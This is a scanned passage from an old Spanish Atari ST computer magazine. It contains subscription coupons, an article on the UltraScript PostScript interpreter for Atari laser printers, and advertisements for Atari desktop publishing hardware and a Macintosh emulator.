Contra–reembolso (de la suscripción más gastos de envio al recibir el primer ejemplar). ☐

OFERTA Nº. 2

Sí, deseo que me envíen su revista *STandard* durante 12 números a partir del nº y recibir además con el primero un ejemplar del programa **"EL ESTUDIANTE"**, todo por un precio de ptas. **3000.**–

NOMBRE ....

DIRECCION ....

CIUDAD.. C.P......................

PROVINCIA.. TFNO.................

FORMA DE PAGO: Cheque bancario a nombre de SOFTWARE CENTER, S.A. ☐

Contra–reembolso (de la suscripción más gastos de envio al recibir el primer ejemplar). ☐

OFERTA Nº. 3

Sí, deseo que me envíen su revista *STandard* durante 12 números a partir del nº , y recibir además con el primero un ejemplar del programa **"GFA BASIC 3.0"**, todo por un precio de ptas. **9990.**–

NOMBRE ....

DIRECCION ....

CIUDAD.. C.P......................

PROVINCIA.. TFNO.................

FORMA DE PAGO: Cheque bancario a nombre de SOFTWARE CENTER, S.A. ☐

Contra–reembolso (de la suscripción más gastos de envio al recibir el primer ejemplar). ☐

Enviar este cupón a la siguiente dirección:

Software Center, S.A.
Tamarit, 115, 08015 BARCELONA

✂ ....

Enviar este cupón a la siguiente dirección:

Software Center, S.A.
Tamarit, 115, 08015 BARCELONA

✂ ....

Enviar este cupón a la siguiente dirección:

Software Center, S.A.
Tamarit, 115, 08015 BARCELONA

UltraScript

¡Por fin! ATARI dispone de lenguaje PostScript para su solución de Autoedición. UltraScript es un reto a los otros sistemas.

Por María Jordi Pau


Cuando ATARI lanzo al mercado su equipo de autoedición aparte del estupor generalizado al descubrir que una marca popularmente ligada al mundo de los juegos tenía la osadía de penetrar en un sector profesional que, todo hay que decirlo, pertenecía a una marca que se distinguía por su politica en España de ofrecer equipos informáticos de gran calidad pero a unos precios absolutamente disparatados. Esta marca se hizo famosa en un inicio por su afan de ofrecer al publico unos ordenadores potentes y a bajo costo con un slogan significativo "Computing for the rest of us" (la informática para el resto de nosotros). Cuando se hizo la pionera y lider indiscutible en el sector de la Autoedición este slogan pareció quedar obsoleto. Por ese motivo ATARI lanzo el guante y pensó "Desktop Publishing for the rest of us" (Autoedición para el resto de nosotros) y sacó a la luz su propio equipo de Autoedición equipado con la estupenda impresora laser ATARI SLM804.

No faltó quien no tardó en acudir a las demostraciones propias del equipo con el afan de tirar por el suelo un equipo que se atrevía a ofrecerse por la mitad del precio normal y con la misma calidad que los deniminados standars. Cuando se demostró que el equipo tenía una gran potencia, sobre todo gracias al programa CALAMUS DTP, se acogieron al unico argumento que pudieron.

El susodicho argumento no era otro que el equipo de Autoedición de ATARI no utilizaba el standard Postscript como normal lenguaje de composición de paginas, no importando por ello que el resultado obtenido fuese identico al de otras impresoras que lo utilizasen ademas del consabido ahorro economico.

Pero ahora este argumento ha desaparecido pues ATARI Corp. en colaboración con la compañía americana IMAGEN, ha lanzado el programa ULTRASCRIPT, interprete PostScript para los ATARI ST. Con este programa la ATARI SLM804 se convierte en la impresora laser compatible PostScript más barata del mercado.

El programa, implementado bajo GEM, es capaz de leer cualquier fichero PostScript generado en un ATARI ST o en cualquier otro tipo de ordenador (PC, Mac, etc.), interpretarlo y mandar la correspondiente información a la impresora para su salida en papel. El tiempo que se toma para imprimir es bastante correcto. Las ilustraciones de



Software Center S.A.

C/ Tamarit 115
08015 BARCELONA

Tel fono (93) 425-2007

Fecha	No. Pedido Cliente

CODIGO NUMERICO	DESCRIPCION

este articulo se lograron mediante este procedimiento en nuestra impresora de Software Center (Delegación de ATARI para Catalunya). También existe la opción de entrar en el editor donde podremos, en el caso de que seamos de los pocos que conocen este lenguaje, introducir comandos PostScript y programar lo que deseemos y generar toda clase de complicados graficos de los que el PostScript es capaz y que tan pocos programas de autoedición son capaces de generar.

Otro de los atractivos del PostScript es la gran variedad de tipos de letra disponibles hoy. ULTRASCRIPT se suministra con el font Lucida por un precio de 19.900 Ptas.

Opcionalmente podemos adquirir los siguientes fonts: PS13-Times, Helvetica, Courier, Palatino, ITC Bookman, Helvetica Narrow, ITC Zapt Chancery & Dingbats, ITC Avant Garde Githic, New Century Schoolbook, Optima, Park Avenue, ITC Garamond, ITC Souvenir, ITC Lubalin Graph, ITC Korinna, Univers, Hobo, Brush Script, Stencil, Helvetica Light, Helvetica Black. Aparte de la posibilidad de adquiri las fuentes por separado ATARI también las comercializa en dos paquetes a 37.900 Ptas cada uno.

Con este programa ya en el mercado, pronto podremos ver enriquecida de forma importante la variedad de software de autoedición de calidad profesional acompañando al excelente CALAMUS, que utilizarán el standard ULTRASCRIPT para imprimir todos sus documentos. Actualmente podemos generar documentos PostScript con TIMEWORKS DTP, PUBLISHING PARTNER, FLEET STREET y el excitante PAGESTREAM (hermano mayor de PUBLISHING PARTNER).

Es indudable que dada la gran calidad del ATARI ST los programas que van apareciendo estan situando a este ordenador como la unica alternativa clara al tan difundido PC y al excesivamente caro Macintosh.

Poke


ATARI®

Si tiene alguna duda al decidirse sobre que ordenador comprar, es porque no conoce la gama de ATARI.
El ATARI ST es el más completo ordenador personal.
Potencia con el único límite de su imaginación.
Pida una demostración, sin compromiso en Poke donde le resolveremos cualquier problema informático.

Su Distribuidor Oficial ATARI
en la comarca del Garraf.

POKE -Software y Hardware-
C. Campanar, 2 Telf. 893 54 52
08800 VILANOVA i LA GELTRU

ULTIMAS NOTICIAS



ATARI en su linea de constante investigación e innovación tecnologica nos ofrece la nueva gama de discos duros removibles, siguiendo la senda que inició la marca TANDON, con una capacidad de 44 Megabytes para sus modelos ST y PC.

De entrada nos llaman poderosamente la atención el reducido tamaño de los discos, fabricados por la excelente compañía norteamericana SyQuest, y por encima de todo el ajustado precio de los mismos. ATARI nos presenta, de momento, la posibilidad de adquirirlos en conjunción con el PC4 (Intel 80286) o por separado para cualquiera de los modelos de la potente gama ST.

ATARI
SM124

Para este ordenador el precio de venta de la unidad de lectura es de 169.900 Ptas (+ IVA) y cada cartucho para el disco sale a un precio de venta de 19.900 Ptas (+ IVA). Este periferico será sin duda muy interesante para todos los usuarios de ATARI ST, especialmente para quienes tengan como actividad principal la creación de documentos de autoedición, area donde la capacidad de disco es de vital importancia.

EMULADOR MACINTOSH
PARA SU ATARI ST.

MAGIC SAC EMULATOR
+
TRANSLATOR BOX

The Professional.™

LE OFRECEN LA PERFECTA
EMULACION DE APPLE MAC.

Vd. podrá utilizar cualquier programa de Macintosh en su ATARI ST, directamente o traspasado a formato de disco Magic Sac.

Software Center S.A. c/ Tamarit, 115 Tel. 425 20 07 - 08015 BARCELONA

AUTOEDICION ATARI

620.000 ptas.

Datos Página Texto Vista Extras
Mensaje del Director
DMC
ATARI
SM124
CompuRam S.A.
Ordenadores
Mensaje del Director
Juan Escudero
Director General
ATARI
SLM804

Y ahora compatible Postscript

MUCHO MAS QUE PALABRAS

La solución ATARI de Autoedición* es tan fácil de usar, gracias a su alta tecnología, que para dominarla, le bastará con el cursillo de autoaprendizaje asistido, ATARI-MAN, –incluido con cada configuración. La Autoedición ATARI está siendo asumida por un número cada vez mayor de profesionales. Ahora Ud. también la tiene a su alcance, con un precio y una calidad de resultados sorprendentes. Pase a verla por las mejores tiendas de informática y comprenderá que la Autoedición ATARI es mucho más que palabras.

STEREO
ATARI
CURSO DE AUTOEDICION ATARI MAN

* Incluye: Ordenador ATARI MEGA ST, Impresora Laser de 300 puntos por pulgada, Disco Duro de 30 Mb, Programa de Autoedición y curso audiovisual en Cassette, con Walkman de regalo.

NUMERO UNO COMUNICACION

Si desea mayor información envie este cupón a ORDENADORES ATARI S. A. Apartado 195, ALCOBENDAS, 28100 MADRID.

Nombre ....

Empresa ....

Domicilio ....

Teléfono .... Población .... C.P. ....

ATARI-ST

Muchas más posibilidades

ATARI